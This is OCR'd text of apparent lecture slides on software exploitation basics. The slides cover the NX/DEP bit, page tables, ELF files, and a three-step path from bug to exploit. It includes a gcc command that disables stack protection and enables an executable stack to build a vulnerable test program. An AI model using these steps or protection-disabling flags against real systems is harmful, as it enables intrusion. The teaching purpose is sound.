
gcc -m32 –fno-stack-protector –zexecstack –o ./overflow2 ./overflow2.c

No eXecute (NX)

- -zexecstack
- Also known as **Data Execution Prevention (DEP),** this protection marks writable regions of memory as non-executable.
- This prevents the processor from executing in these marked regions of memory.




No eXecute (NX)



After the function returns, the program will set the instruction pointer to 0xbfff0000 and attempt to execute the instructions at that address. However, since the region of memory mapped at that address has no execution permissions, the program will crash.

No eXecute (NX)



Thus, the attacker's exploit is thwarted.

Data Execution Prevention (DEP): No eXecute bit (NX)

NX bit is a CPU feature


- On Intel CPU, it works only on x86_64 or with Physical Address Extension (PAE) enable

Enabled, it raises an exception if the CPU tries to execute something that doesn't have the NX bit set


The NX bit is located and setup in the Page Table Entry

Page Table


- Each process in a multi-tasking OS runs in its own memory sandbox.
- This sandbox is the **virtual address space**, which in 32-bit mode is **always a 4GB block of memory addresses**.
- These virtual addresses are mapped to physical memory by **page tables**, which are maintained by the operating system kernel and consulted by the processor.
- Each process has its own set of page tables.



Page Table




To each virtual page there corresponds one **page table entry** (PTE) in the page tables, which in regular x86 paging is a simple 4-byte record shown below:




Data Execution Prevention (DEP): No eXecute bit (NX)

- The last bit is the NX bit (exb)
  - 0 = disabled
  - 1 = enabled



Bug → Vulnerability

- Step 1. Fine the vulnerability
  - Read & read & read the code (code audit)
  - Fuzz testing
    - Crash
    - Output some info that shouldn't been output



Bug → Vulnerability

- Step 2. Control-flow Hijack
  - Try to change the flow of the program
    - Change the return address
    - Change the function pointer, so the behavior of the will change when called
    - Change the variable, change the behavior of the function (e.g. uid = 0)

Bug → Vulnerability

- Step 3. Execute Payload
  - Launch the attack
    - Open a shell
    - Read/write file/data
    - Implement backdoor…

ELF executable

ELF executable for Linux

Executable and Linkable Format (ELF)

Linux	Windows	
ELF file	.exe (PE)	
.so (Shared object file)	.dll (Dynamic Linking Library)	
.a	.lib (static linking library)	
.o (intermediate file between complication and linking, object file)	.obj	

ELF executable for Linux

```
[quake0day@quake0day-wcu Downloads]$ file a
a: ELF 32-bit LSB shared object, Intel 80386, version 1 (SYSV), dynamically li
ed, interpreter /lib/ld-linux.so.2, for GNU/Linux 2.6.32, BuildID[sha1]=da2dba
f2eda3d2b639f8dac80396a994d2df0e, not stripped
```

- ELF32-bit LSB
- Dynamically linked

Shared library

```
[quake0day@quake0day-wcu Downloads]$ ldd ./a
        linux-gate.so.1 (0xb77c5000)
        libc.so.6 => /usr/lib/libc.so.6 (0xb75dd000)
        /lib/ld-linux.so.2 (0xb77c7000)
```

- ELF is loaded by **ld-linux.so.2** → in charge of memory mapping, load shared library etc..
- You can call functions in **libc.so.6**

Q & A